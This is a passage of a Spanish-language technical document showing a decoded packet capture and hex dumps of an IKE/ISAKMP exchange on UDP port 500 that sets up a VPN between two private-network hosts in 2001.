4 15:07:02.035 UDP Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 273 (PC-105 PC-110)
5 15:07:02.193 UDP Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 1260 (PC-110 PC-105)
6 15:07:02.332 UDP Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 1244 (PC-105 PC-110)
7 15:07:02.513 UDP Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 220 (PC-110 PC-105)
8 15:07:02.521 UDP Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 148 (PC-105 PC-110)
9 15:07:02.529 UDP Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 60 (PC-110 PC-105)

A continuación se detallan los encabezados de cada una de ellas:

```
            trace  Mon 04/23/01 15:49:36  A:\establecim VPN.TXT

1    15:07:01.047   UDP   Src Port: Unknown, (500); Dst Port: Unknown (500);
Length = 144 ( PC-110  PC-105)

  FRAME: Base frame properties
      FRAME: Time of capture = Apr 23, 2001 15:7:1.47
      FRAME: Time delta from previous physical frame: 4023 milliseconds
      FRAME: Frame number: 1
      FRAME: Total frame length: 178 bytes
      FRAME: Capture frame length: 178 bytes
      FRAME: Frame data: Number of data bytes remaining = 178 (0x00B2)
  ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
      ETHERNET: Destination address : 0020185751DC
          ETHERNET: .......0 = Individual address
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Source address : 0020185751D2
          ETHERNET: .......0 = No routing information present
          ETHERNET: ......0. = Universally administered address
      ETHERNET: Frame Length : 178 (0x00B2)
      ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
      ETHERNET: Ethernet Data: Number of data bytes remaining = 164 (0x00A4)
  IP: ID = 0xCD01; Proto = UDP; Len: 164
      IP: Version = 4 (0x4)
      IP: Header Length = 20 (0x14)
      IP: Service Type = 0 (0x0)
          IP: Precedence = Routine
          IP: ...0.... = Normal Delay
          IP: ....0... = Normal Throughput
          IP: .....0.. = Normal Reliability
      IP: Total Length = 164 (0xA4)
      IP: Identification = 52481 (0xCD01)
      IP: Flags Summary = 0 (0x0)
          IP: .......0 = Last fragment in datagram
          IP: ......0. = May fragment datagram if necessary
      IP: Fragment Offset = 0 (0x0) bytes
      IP: Time to Live = 128 (0x80)
      IP: Protocol = UDP - User Datagram
      IP: CheckSum = 0xED1D
      IP: Source Address = 192.168.255.110
      IP: Destination Address = 192.168.255.105
      IP: Data: Number of data bytes remaining = 144 (0x0090)
  UDP: Src Port: Unknown, (500); Dst Port: Unknown (500); Length = 144 (0x90)
      UDP: Source Port = 0x01F4
      UDP: Destination Port = 0x01F4
      UDP: Total length = 144 (0x90) bytes
      UDP: CheckSum = 0x4A52
      UDP: Data: Number of data bytes remaining = 136 (0x0088)

00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 A4 CD 01 00 00 80 11 ED 1D C0 A8 FF 6E C0 A8   .............n..
00020:  FF 69 01 F4 01 F4 00 90 4A 52 2C 39 B7 D9 45 6C   .i......JR,9..El
00030:  8E 20 00 00 00 00 00 00 00 00 01 10 02 00 00 00   . ..............
00040:  00 00 00 00 00 88 0D 00 00 5C 00 00 00 01 00 00   .........\......
00050:  00 01 00 00 00 50 01 01 00 02 03 00 00 24 01 01   .....P.......$..
00060:  00 00 80 01 00 06 80 02 00 02 80 03 00 02 80 04   ................
00070:  00 05 80 0B 00 01 00 0C 00 04 00 01 51 80 00 00   ............Q...
00080:  00 24 02 01 00 00 80 01 00 05 80 02 00 02 80 03   .$..............
00090:  00 02 80 04 00 02 80 0B 00 01 00 0C 00 04 00 01   ................
000A0:  51 80 00 00 00 10 4F 70 65 6E 50 47 50 31 30 31   Q.....OpenPGP101
```

```
000B0:  37 31                                                 71

2   15:07:01.876   UDP       Src Port: Unknown, (500); Dst Port: Unknown (500);
Length = 108 ( PC-105  PC-110 )

00000:  00 20 18 57 51 D2 00 20 18 57 51 DC 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 80 1D 01 00 00 80 11 9D 42 C0 A8 FF 69 C0 A8   .........B...i..
00020:  FF 6E 01 F4 01 F4 00 6C 67 62 2C 39 B7 D9 45 6C   .n.....lgb,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 01 10 02 00 00 00   . ..ia...g......
00040:  00 00 00 00 00 64 0D 00 00 38 00 00 00 01 00 00   .....d...8......
00050:  00 01 00 00 00 2C 01 01 00 01 00 00 00 24 01 01   .....,.......$..
00060:  00 00 80 01 00 06 80 02 00 02 80 03 00 02 80 04   ................
00070:  00 05 80 0B 00 01 00 0C 00 04 00 01 51 80 00 00   ............Q...
00080:  00 10 4F 70 65 6E 50 47 50 31 30 31 37 31         ..OpenPGP10171

3    15:07:01.978   UDP       Src Port: Unknown, (500); Dst Port: Unknown (500);
Length = 268 ( PC-110  PC-105 )

00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  01 20 CE 01 00 00 80 11 EB A1 C0 A8 FF 6E C0 A8   . ...........n..
00020:  FF 69 01 F4 01 F4 01 0C D6 C7 2C 39 B7 D9 45 6C   .i........,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 04 10 02 00 00 00   . ..ia...g......
00040:  00 00 00 00 01 04 0A 00 00 C4 4B FE 71 3C 93 03   ..........K.q<..
00050:  D3 DB 5C 29 9E 25 28 2D 23 E9 7F 02 03 BC 89 12   ..\).%(-#.□.....
00060:  9D DB 0E F2 45 6D 40 39 D7 FD 13 AC CB 23 0B 21   ....Em@9.....#.!
00070:  10 B7 D1 C9 F4 F3 56 0D F6 F0 94 7F 04 62 6E 14   ......V....□.bn.
00080:  62 8F B2 5F 50 7D 8B 6F 87 4D 86 0E 4A 25 49 F7   b.._P}.o.M..J%I.
00090:  65 02 AF A9 EC 5A 4C C9 0B A6 5C BF E4 E4 4B DE   e....ZL...\...K.
000A0:  3E 5E D3 ED 49 1A 19 08 29 02 DC CD DD 40 22 7D   >^..I...)....@"}
000B0:  AD 35 8F B1 65 A4 0F D8 2B 3C 70 D8 06 27 2D 20   .5..e...+<p..'-
000C0:  29 C9 79 2E 2D 78 9F E7 19 B2 3B 90 96 B1 BE 37   ).y.-x....;....7
000D0:  04 5A 4A 14 F5 2F C3 B3 46 F6 FC 10 7D 99 A2 9F   .ZJ../..F...}...
000E0:  9D AA 88 EB 9F 9F 43 88 35 19 97 4F 6F D6 5E D2   ......C.5..Oo.^.
000F0:  F1 57 A6 C3 C0 7B 03 DB E8 E7 38 6A 10 CD F2 EA   .W...{....8j....
00100:  76 6F 24 B1 00 27 84 61 51 F6 00 00 00 24 38 25   vo$..'.aQ....$8%
00110:  5C C3 B5 B3 9D 4C 4F 28 DC EF 07 2A C7 3C 6D 1F   \....LO(...*.<m.
00120:  CF BC 08 E0 7A E8 87 80 8A E4 5D DC E3 6C         ....z.....]..l

4    15:07:02.035   UDP       Src Port: Unknown, (500); Dst Port: Unknown (500);
Length = 273 ( PC-105  PC-110 )

00000:  00 20 18 57 51 D2 00 20 18 57 51 DC 08 00 45 00   . .WQ.. .WQ...E.
00010:  01 25 1E 01 00 00 80 11 9B 9D C0 A8 FF 69 C0 A8   .%...........i..
00020:  FF 6E 01 F4 01 F4 01 11 C6 7A 2C 39 B7 D9 45 6C   .n.......z,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 04 10 02 00 00 00   . ..ia...g......
00040:  00 00 00 00 01 09 0A 00 00 C4 81 8F 8F C0 45 79   ..............Ey
00050:  1E C1 4F CE 3F 2D 66 4A EC 65 D1 DF 8A 1C F0 38   ..O.?-fJ.e.....8
00060:  41 82 A8 B1 F4 8E 8D 93 B7 2D 9D 34 F3 E4 44 2A   A........-.4..D*
00070:  F8 FF 93 D5 E6 29 38 FE 63 46 E3 F0 D5 CD 35 64   .....)8.cF....5d
00080:  D6 23 27 40 8A 3F F0 E6 B1 83 17 BD 9F 73 45 88   .#'@.?.......sE.
00090:  EC 07 BB D2 D8 91 81 1E 8A 96 69 32 38 A8 9B F1   ..........i28...
000A0:  DA 64 7B F9 F1 01 D2 A9 49 8A 95 1E 50 4B 19 11   .d{.....I...PK..
000B0:  F8 8D 43 AE 5C A2 D2 FD 8B 59 0E 29 28 4A AF 8D   ..C.\....Y.)(J..
000C0:  D9 C2 46 62 32 27 DD 23 01 CA 62 AC E6 99 85 47   ..Fb2'.#..b....G
000D0:  B3 B0 9F E6 7E 7A A5 C8 A6 D0 EE 1F 5B 14 73 82   ....~z......[.s.
000E0:  38 35 CF 0D 75 07 F4 E3 AC F5 CE D2 7F 1A 20 07   85..u.......□. .
000F0:  AD 08 1E 85 22 45 EC 21 56 1A 55 B5 46 98 04 32   ....."E.!V.U.F..2
00100:  B2 8C 91 01 80 07 69 23 6C E2 07 00 00 24 B1 2A   ......i#l....$.*
00110:  9E BF 45 A9 5F 9E A1 9D A6 1B 8B 39 FA 3A D7 F4   ..E._......9.:..
```

```
00120:  74 7D DD 52 DC B4 CD FB DF 09 04 5A 0F DF 00 00   t}.R.......Z....
00130:  00 05 02                                          ...

5   15:07:02.193    UDP       Src Port: Unknown, (500); Dst Port: Unknown (500);
Length = 1260  ( PC-110   PC-105 )

00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  05 00 CF 01 00 00 80 11 E6 C1 C0 A8 FF 6E C0 A8   .............n..
00020:  FF 69 01 F4 01 F4 04 EC 6F 1C 2C 39 B7 D9 45 6C   .i.......o.,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 05 10 02 01 00 00   . ..ia...g......
00040:  00 00 00 00 04 E4 A5 7E 00 AA 99 83 A2 0B 6B 15   .......~......k.
00050:  E4 EC F5 D7 90 B8 FD D5 CB 7B CB BE 05 22 7A F5   .........{..."z.
00060:  D7 44 49 B7 74 20 7B C2 4A E4 77 B0 72 5B F8 BA   .DI.t {.J.w.r[..
00070:  82 CE 4F 43 36 0A 38 BB 1A F2 2A D2 E7 1D 6A 93   ..OC6.8...*...j.
00080:  42 DC 57 56 A7 39 F5 BB 0B E1 61 B5 32 35 AB 2A   B.WV.9....a.25.*
00090:  C3 55 22 9C 81 4D 6D C4 A9 C4 9D 4F D3 32 4D 85   .U"..Mm....O.2M.
000A0:  52 16 83 A8 E6 51 45 67 D1 5F B1 65 B0 E3 80 E1   R....QEg._.e....
000B0:  BE EE 9F E7 E8 18 4D 20 5E 89 FD 2A 5A 6F E7 DF   ......M ^..*Zo..
000C0:  27 DF B7 C7 9D B2 83 2D 0F 68 1B E6 50 6E 2B 00   '.......-.h..Pn+.
000D0:  CC EC 30 07 2D EF EA 57 89 DF 8B 55 EC 39 F4 3A   ..0.-..W...U.9.:
000E0:  9F B1 1C 23 58 00 4A 8D 8B 43 EF A9 9C A3 02 D6   ...#X.J..C......
000F0:  82 EC 68 0D 7B F3 3B 56 85 1C 5F E8 B8 86 5B 19   ..h.{.;V.._...[.
00100:  87 92 4C 57 3E B8 8C BD 65 90 0F 6C 73 26 7F EE   ..LW>...e..ls&□.
00110:  29 DE 8F E3 6B 31 C3 59 FE B9 8F B7 21 71 A9 71   )...k1.Y....!q.q
00120:  2F 90 59 7D 03 B3 6F 3E 44 B3 49 AE 96 09 AE FF   /.Y}..o>D.I.....
00130:  90 D0 07 D2 0F 9B 84 88 8C 56 A7 21 46 D0 EF 52   .........V.!F..R
00140:  27 43 E5 F1 FF B3 CE 4F 5B A5 0C AE 5F 74 30 3A   'C.....O[..._t0:
00150:  1A 59 0D 42 24 D8 0A F4 D4 35 3B 2E 71 16 B0 1C   .Y.B$....5;.q...
00160:  53 4C 70 20 C2 2D 93 EC 04 5E 5A 73 0E 0C 8F 4C   SLp .-...^Zs...L
00170:  53 2B 2F BE 8A 03 4B FE FF 3E ED 4B A1 82 03 0D   S+/...K..>.K....
00180:  39 66 5D 18 E1 FA D1 D0 AD 66 68 7E 50 B3 FD 8E   9f].....fh~P...
00190:  2D EB 6D 06 23 3B 2A 97 30 FA D6 7E 0A 11 66 4C   -.m.#;*.0..~..fL
001A0:  D5 E4 CB 3B 59 3B CF AD 5F 97 10 B3 C9 AB CA 40   ...;Y;.._......@
001B0:  17 DA DB 27 54 77 88 DA 30 0C 07 2E 77 E0 FA F4   ...'Tw..0...w...
001C0:  D4 DB 12 17 12 77 E4 CD 61 22 C6 A6 A1 97 A4 D0   .....w..a"......
001D0:  79 F2 13 A5 4C 61 2B D8 FC 20 CB BD E5 18 EF 3F   y...La+.. .....?
001E0:  09 1E D2 28 6F 1C 86 0A 18 55 26 38 28 52 E4 41   ...(o....U&8(R.A
001F0:  A4 87 E2 9F 90 9F FD 26 3A 9B 01 6E F5 A8 DB 0C   .......&:..n....
00200:  24 89 BF 4F 17 CC 67 20 05 CB 1E F7 FA 6F A1 10   $..O..g .....o..
00210:  76 4E 67 85 E2 3B AE 13 07 F3 03 50 D5 1B 8F 97   vNg..;.....P....
00220:  84 55 87 EF DC AA 9A D3 0B CF 57 E6 26 C6 3D 77   .U........W.&.=w
00230:  48 43 93 B2 65 96 FA 52 5E C6 FB F4 16 75 AE 6E   HC..e..R^....u.n
00240:  A8 A3 B3 CC 26 5E 92 0B D3 C0 CA F9 EA 0F C6 35   ....&^.........5
00250:  FD 8B 6B 92 37 55 E6 23 19 14 46 62 C7 84 E1 13   ..k.7U.#..Fb....
00260:  7E F7 DF E6 55 F7 2F 68 E5 17 D4 81 3D 28 E2 A9   ~...U./h....=(..
00270:  AB E0 47 0E F0 98 8F 32 4C 22 33 E8 01 A0 E4 06   ..G....2L"3.....
00280:  87 73 6E 72 8D 6D 1B 2C E2 84 BA 28 9C CB DC 61   .snr.m.,...(...a
00290:  4D D0 BD 99 56 B7 DA BC CF 08 E0 D7 1E 23 8A 8C   M...V........#..
002A0:  70 2F F6 B9 26 FA E0 F0 CE 12 37 EF FE F2 89 12   p/..&.....7.....
002B0:  AA 1D 4E D4 2F 67 88 22 A1 1D CE 97 09 74 1D A9   ..N./g."......t..
002C0:  44 1A 86 23 B5 7F 97 7F D6 3F E4 73 8E 1F C1 DF   D..#.□.□.?.s....
002D0:  CF EE 02 AD DC E6 CD BE D6 86 19 53 2F 6C 4C 32   ...........S/lL2
002E0:  28 A3 26 7A 24 B6 55 8D 8A 8E 63 F8 84 24 15 60   (.&z$.U...c..$.`
002F0:  37 2B F3 BA B0 EC 7D C0 D2 13 34 B9 DD B7 77 79   7+....}...4...wy
00300:  01 02 65 59 CF 27 9C 35 EA 2D CE EE CC 70 3B 27   ..eY.'.5.-...p;'
00310:  E3 63 DA 25 C7 A7 19 56 FC 23 2D 5D 79 6C 16 E7   .c.%...V.#-]yl..
00320:  30 79 A6 40 AB 26 07 43 8E 34 CE F5 D1 48 15 3A   0y.@.&.C.4...H.:
00330:  96 B8 49 CA A3 7E 26 76 FA CD 76 27 43 12 76 32   ..I..~&v..v'C.v2
00340:  B0 9C 07 64 1B 90 FB 75 66 9C EB A8 21 41 B4 F8   ...d...uf...!A..
00350:  C7 C2 BB FE 02 44 FC C4 80 7D 9C 36 BC F7 1C 4B   .....D...}.6...K
00360:  2B 54 2F 96 1F 5A B8 11 D2 91 14 E9 14 3E 6F B6   +T/..Z.......>o.
```

```
00370:  41 E3 E0 F9 CA 77 4A D8 A3 79 62 3E FB DB 2A 0B   A....wJ..yb>..*.
00380:  71 3C E7 27 11 D6 FE 45 31 C2 4E 2C 48 BA 38 13   q<.'...E1.N,H.8.
00390:  19 AC FF 1A 93 47 DC 75 F6 B8 BD 1A 37 D1 03 AA   .....G.u....7...
003A0:  49 6A BA BB 53 3A 3F 9A DB D4 8A BD 7C 3B 5A 1B   Ij..S:?.....|;Z.
003B0:  57 16 70 BC 26 76 78 0A 4D AD 35 05 83 BF 5B 51   W.p.&vx.M.5...[Q
003C0:  FE 0B 75 89 DF 8F E2 7F C8 0B 7E EC BA 94 9D 91   ..u....□..~.....
003D0:  61 6A 68 F8 16 BE 12 CD 8E 52 28 B2 B9 B1 7C 85   ajh......R(...|.
003E0:  E3 80 D6 49 C4 A5 FC E6 00 0B 79 DE C5 CC F3 2B   ...I......y....+
003F0:  BC 0F 91 36 07 01 0E DE AF 0F 32 89 DF 8D 49 5C   ...6......2...I\
00400:  7A 9F 1F 52 51 02 77 4B A6 72 4B 96 23 E3 AE 06   z..RQ.wK.rK.#...
00410:  2B DB 62 1F C7 52 AC FE CA 95 FD 72 57 19 08 E1   +.b..R.....rW...
00420:  41 1D 65 99 19 0B D3 05 E8 C1 B8 52 84 B6 A3 35   A.e........R...5
00430:  7F 4D A1 CB CC D5 7C 38 CA E4 D0 7F 06 B4 CE D9   □M....|8...□....
00440:  FD 7F AB 75 05 D6 87 95 A3 42 11 C9 0A 77 EB 42   .□.u.....B...w.B
00450:  E0 7D 2A 3A 3B DC 63 35 45 DF 36 2B E4 5B 72 44   .}*:;.c5E.6+.[rD
00460:  A3 9F 53 77 77 B2 AE F3 97 31 DA AB D8 76 E3 D6   ..Sww....1...v..
00470:  43 B6 AB 02 1E 76 F4 89 9E DF AB 2D 5B 09 4F 0F   C....v.....-[.O.
00480:  F3 D4 36 3E D7 31 45 C4 E9 3D 92 2F 26 2E 2C AE   ..6>.1E..=./&.,.
00490:  DF ED 6A 7F C6 4F 12 61 00 E6 64 6A AD 30 81 18   ..j□.O.a..dj.0..
004A0:  8F 96 02 C8 0C F0 9B 34 09 00 A9 B4 E4 55 1B 0C   .......4.....U..
004B0:  D4 2F AA 60 A5 56 E6 59 EE A4 2E 14 F1 A5 7A 7E   ./.`.V.Y......z~
004C0:  C1 FF 92 91 E9 17 9E C5 5E EE 6F A9 02 01 57 AB   ........^.o...W.
004D0:  E4 1E 66 CF 81 6A 56 F4 F2 4A BA 40 22 86 0D 61   ..f..jV..J.@"..a
004E0:  24 2A 4E B2 08 69 51 0D 21 FA FF 71 06 E3 27 A4   $*N..iQ.!..q..'.
004F0:  EF 53 0D 4E 42 A5 B8 E6 02 81 2D CA F2 89 DB CD   .S.NB.....-.....
00500:  E5 18 9F F4 29 25 15 61 B3 1A 1E 37 69 FC         ....)%.a...7i.

6    15:07:02.332    UDP     Src Port: Unknown, (500); Dst Port: Unknown (500);
Length = 1244   ( PC-105   PC-110 )

00000:  00 20 18 57 51 D2 00 20 18 57 51 DC 08 00 45 00   . .WQ.. .WQ...E.
00010:  04 F0 1F 01 00 00 80 11 96 D2 C0 A8 FF 69 C0 A8   .............i..
00020:  FF 6E 01 F4 01 F4 04 DC F2 FA 2C 39 B7 D9 45 6C   .n........,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 05 10 02 01 00 00   . ..ia...g......
00040:  00 00 00 00 04 D4 CB 69 AF AA 0A 24 22 EB 48 45   .......i...$".HE
00050:  7F AC 0E B9 A7 15 89 A1 CC A4 B7 CA 80 DE 02 09   □...............
00060:  DD 84 BF D6 B4 A7 F9 49 69 89 B4 C8 23 35 7C 93   .......Ii...#5|.
00070:  85 77 9B 70 E9 B4 E2 5D 5D 3B 4B 96 97 13 B0 79   .w.p...]];K....y
00080:  C6 80 88 E4 FD 58 9B 65 DD 7B E8 10 07 0F 8D 99   .....X.e.{......
00090:  3E 97 BD 9A A6 B9 67 FE BB C0 AC 29 6B B8 DB 40   >.....g....)k..@
000A0:  2C 9D 41 2E 6A 55 3E 4E 7D DD 04 C9 CC 1F 32 94   ,.A.jU>N}.....2.
000B0:  09 CC 0D EB B5 AA 07 28 24 65 01 6B 20 2D 8A D7   .......($e.k -..
000C0:  EB 70 D4 6A A3 BA 9A 44 DC E7 0E FB A6 8C E0 4B   .p.j...D.......K
000D0:  2A B4 07 2E C7 19 26 A3 65 06 2C A0 D3 F5 7B EB   *.....&.e.,...{.
000E0:  FC 89 AE 19 E7 D3 D6 F2 1E A9 C9 DA 6B 78 84 2C   ............kx.,
000F0:  ED FB 5D 04 36 73 14 90 95 34 B2 98 EE 0E 04 7C   ..].6s...4.....|
00100:  C0 40 17 54 7E DE 25 8B AD 9D 24 8B 06 0C 84 A2   .@.T~.%...$.....
00110:  3D D1 66 EE 04 6C 16 AD 72 C5 8A 65 C9 7B B5 E1   =.f..l..r..e.{..
00120:  9F A8 E9 78 66 DA BC EA B0 38 50 21 DD 51 3D E6   ...xf....8P!.Q=.
00130:  E1 D4 5F 31 BF 6F 90 4D F1 06 06 18 0A CC 2F 94   .._1.o.M....../.
00140:  DE 69 B6 36 3C 0E 9C 91 91 88 43 4E 81 E5 8F 80   .i.6<.....CN....
00150:  1E B3 1C 87 7F C8 F0 03 DF E1 A7 38 87 B1 60 66   ....□......8..`f
00160:  FC 7C 36 8C 8A 7C EC 5A 98 03 E4 14 F9 E2 8E 2E   .|6..|.Z........
00170:  F1 2C 22 B2 29 E3 57 A5 4B 38 2E E4 78 79 CA F2   .,".).W.K8..xy..
00180:  1A C1 F2 F8 F0 AC 22 11 46 DB 3D 94 A6 68 CC A7   ......".F.=..h..
00190:  6B E4 8D 6C 80 45 32 74 AF 55 C3 E7 BC F2 8A E7   k..l.E2t.U......
001A0:  89 C9 0E 3E 3E D8 EF 88 AB 45 F3 B0 14 99 38 00   ...>>....E....8.
001B0:  45 7F 81 E1 5F 20 59 E2 47 DD 96 59 07 39 C6 8F   E□.._ Y.G..Y.9..
001C0:  2B 39 B1 1A 4B DF 61 01 2C C9 E6 E2 C1 8C 0C EE   +9..K.a.,.......
```

```
001D0:  A9 75 99 F3 3C 4E FB D3 57 DF 8B 56 87 99 F4 3A   .u..<N..W..V...:
001E0:  1B B5 C5 B2 7B 8C B0 4C CE CE 4F 32 72 B2 C3 99   ....{..L..O2r...
001F0:  93 D0 16 44 06 E4 E4 1C 9A 38 20 AB C8 BD 05 89   ...D.....8 .....
00200:  22 2E 59 FF 6D B8 C6 F1 11 46 F9 0A 7B 83 EE 89   ".Y.m....F..{...
00210:  0B D8 17 59 B3 2C 91 9F 3C C3 09 41 D3 7B 04 D0   ...Y.,..<..A.{..
00220:  CF B3 33 EA 5C 33 78 52 BE 96 FB CA CE 49 AB 88   ..3.\3xR.....I..
00230:  8A E8 CB 43 75 E4 1E 54 FB A8 34 C2 7C 6B B8 7D   ...Cu..T..4.|k.}
00240:  8A 29 22 F1 74 77 DD B6 84 4A 06 E8 55 D0 AF 93   .)".tw...J..U...
00250:  91 8A 0C EB 0D 2E BC 45 AE BA A6 79 B8 12 4D A4   .......E...y..M.
00260:  EF D5 FA 2E 50 30 B7 28 E8 9A 60 05 D6 87 C2 5B   ....P0.(..`....[
00270:  DE 1B 5B A2 F1 72 33 DD 42 26 C4 9C 43 B4 D6 BC   ..[..r3.B&..C...
00280:  6D 51 16 2C 3F 1D 01 C9 69 69 48 EC 13 B7 7B 6E   mQ.,?...iiH...{n
00290:  C0 88 E4 42 C8 7A 51 50 B0 C4 B6 DF 6D 02 E7 94   ...B.zQP....m...
002A0:  30 AB 79 B6 43 43 B4 B9 6E 74 5D 41 6D 6D DF E8   0.y.CC..nt]Amm..
002B0:  52 16 B7 EB F8 EA F5 59 76 47 AA 3D 5A 25 46 14   R......YvG.=Z%F.
002C0:  18 63 6E FE 8B C3 4A C3 9C 4B 28 EE 88 07 C3 85   .cn...J..K(.....
002D0:  31 8C CA 67 5C A2 3A 74 44 7F F2 0B 53 C4 90 74   1..g\.:tD□..S..t
002E0:  4A 0E 3A 7A 07 63 CD B9 E1 88 84 D1 A7 57 6A D0   J.:z.c.......Wj.
002F0:  C0 9E C7 A7 0A 74 FE 46 0E 0E E1 56 D4 49 76 E1   .....t.F...V.Iv.
00300:  2F 74 39 AE 61 30 23 C2 06 A5 93 A1 E1 AD 6D F5   /t9.a0#.......m.
00310:  79 0C 07 D2 CF 28 C2 1A 56 A1 5B 57 F7 0C 4C 84   y....(..V.[W..L.
00320:  E6 BD ED 1C 0B C3 D5 F6 DE 58 00 CC D8 B7 A5 07   .........X......
00330:  BD 44 B2 D6 2A 0D AA AA 7F E5 EE 18 AD 7F 3E D8   .D..*...□....□>.
00340:  FA 94 FB DE 2B 8B C3 CF 19 06 4C 1E CE FD B0 D2   ....+.....L.....
00350:  EA A6 6C F0 60 3E F3 78 D1 BE 26 89 0B F4 34 00   ..l.`>.x..&...4.
00360:  2A 09 45 71 E9 1C 36 40 5D 91 00 05 6C C7 FC 6F   *.Eq..6@]...l..o
00370:  AC 73 B0 57 7C 77 05 BC E8 9E AA E4 37 DA 56 5E   .s.W|w......7.V^
00380:  BD 00 B1 AD FD 85 3D 47 55 48 9F 8A 8D D9 4A 4B   ......=GUH....JK
00390:  50 5E DE FA 23 93 E1 42 18 06 CE D3 06 20 9A 71   P^..#..B..... .q
003A0:  C3 D0 B5 2A F2 04 8F 84 88 F9 1E 2A 7D EC 95 57   ...*.......*}..W
003B0:  2A F9 D5 FA C5 28 8B 2F 1C 84 3E 2C 86 52 73 63   *....(./..>,.Rsc
003C0:  16 6C DB 73 44 D2 7D AB A8 9C F3 F5 E2 F2 0B 1D   .l.sD.}.........
003D0:  0A B1 C3 2E 97 A4 93 4B C8 E2 78 81 E5 61 9B AA   .......K..x..a..
003E0:  C8 CF 04 3D 9B EE B8 4D 20 C7 F1 BC B1 C5 4A BA   ...=...M .....J.
003F0:  69 7D A3 1C BA F9 C9 1F F8 33 4B 78 03 16 5B 8B   i}.......3Kx..[.
00400:  99 24 E4 00 DB 86 90 DF 83 BB 60 55 5F D4 B7 30   .$........`U_..0
00410:  E1 FE A6 6C 8F 0F 6E CB E5 61 05 48 2E 2F A0 1F   ...l..n..a.H./..
00420:  BD C1 C6 65 5B AE 92 A0 EA AC 46 1D 27 0F 6C 07   ...e[.....F.'.l.
00430:  77 F7 76 33 F9 CA 89 35 FE 5E 69 3F 4A 1C D3 C7   w.v3...5.^i?J...
00440:  26 95 8A 5F F7 0E 69 DA 56 E2 7D 6A 08 14 CF 09   &.._..i.V.}j....
00450:  A3 96 D5 F5 25 AA B6 4D 6D 17 44 80 4F 23 E8 78   ....%..Mm.D.O#.x
00460:  DB E2 A6 E3 E0 9F A8 55 E6 BE 11 61 64 A2 35 F4   .......U...ad.5.
00470:  5C 6B 3F 90 DC 51 30 F1 A0 F7 92 7A 47 F1 77 70   \k?..Q0....zG.wp
00480:  3F 01 A7 75 2D 29 E6 15 8E 57 C8 54 FF A0 D7 51   ?..u-)...W.T...Q
00490:  92 C4 80 6C EA 86 1A 25 E9 BE 6F C9 77 01 01 0D   ...l...%..o.w...
004A0:  EE 28 B0 82 78 C4 30 7C 54 D3 EF 0D 37 07 8C 9F   .(..x.0|T...7...
004B0:  D2 7A AB 48 1B 46 1A 58 04 99 51 E9 D6 5F 9E AE   .z.H.F.X..Q.._..
004C0:  7B 7C 77 CA 6E 7E 5B 4E C0 AC 28 B7 34 D5 B5 0D   {|w.n~[N..(.4...
004D0:  CD 58 BF 20 28 2F A4 98 E3 F8 AB 38 AB 7B EB 6C   .X. (/.....8.{.l
004E0:  BE 66 94 D7 9A 42 98 F7 36 58 EC 77 1D B7 96 DA   .f...B..6X.w....
004F0:  56 D6 80 B3 E8 C6 88 07 43 CA 70 D6 C6 8A         V.......C.p...

7   15:07:02.513    UDP       Src Port: Unknown, (500); Dst Port: Unknown (500);
Length = 220 ( PC-110   PC-105 )

00000:  00 20 18 57 51 DC 00 20 18 57 51 D2 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 F0 D0 01 00 00 80 11 E9 D1 C0 A8 FF 6E C0 A8   .............n..
00020:  FF 69 01 F4 01 F4 00 DC CD 38 2C 39 B7 D9 45 6C   .i.......8,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 08 10 20 01 5C F8   . ..ia...g.. .\.
00040:  CD CC 00 00 00 D4 E8 7F BC 69 47 87 8D 29 98 F7   .......□.iG..)..
00050:  E7 CE 8F 36 37 35 58 1C 9F 6F B3 CA 05 AA 55 FC   ...675X..o....U.
```

```
00060:  2E 4B F3 56 72 C0 58 C8 6F AD AC BA 6D B4 12 CC   .K.Vr.X.o...m...
00070:  F0 19 81 A9 AC 85 81 05 3E 5D DD 0A 54 37 3C B9   ........>]..T7<.
00080:  A1 81 0F 5B 60 B7 10 EF 5E 26 AD B2 93 38 0F 2C   ...[`...^&...8.,
00090:  00 8C 94 1C 91 B1 68 F8 00 1F 76 45 FA D3 D1 21   ......h...vE...!
000A0:  8A 3D AF 88 AF CA BF 33 4C 43 C0 FE 92 73 BE 22   .=.....3LC...s."
000B0:  6C 8B CE E3 27 19 0F A6 A9 C8 2D D9 5D 2F C7 D5   l...'.....-.]/..
000C0:  62 04 77 36 6F 35 BB 54 11 5A BA E0 33 F2 D2 C6   b.w6o5.T.Z..3...
000D0:  3F 02 EF 84 23 30 7F CF 7F 16 56 AD CC 58 D4 49   ?...#0□.□.V..X.I
000E0:  A4 41 A6 48 EC 2B 31 D3 5C 01 A6 89 3B F2 19 A3   .A.H.+1.\...;...
000F0:  A0 C5 29 CB 0C A8 50 C8 8F FB 22 90 77 E1         ..)...P..."".w.

8    15:07:02.521   UDP       Src Port: Unknown, (500); Dst Port: Unknown (500);
Length = 148 ( PC-105   PC-110 )

00000:  00 20 18 57 51 D2 00 20 18 57 51 DC 08 00 45 00   . .WQ.. .WQ...E.
00010:  00 A8 20 01 00 00 80 11 9A 1A C0 A8 FF 69 C0 A8   .. ..........i..
00020:  FF 6E 01 F4 01 F4 00 94 89 FE 2C 39 B7 D9 45 6C   .n........,9..El
00030:  8E 20 E9 BF 69 61 84 F5 E2 67 08 10 20 01 5C F8   . ..ia...g.. .\.
00040:  CD CC 00 00 00 8C B1 F9 48 4E 88 A2 F9 0B B7 12   ........HN......
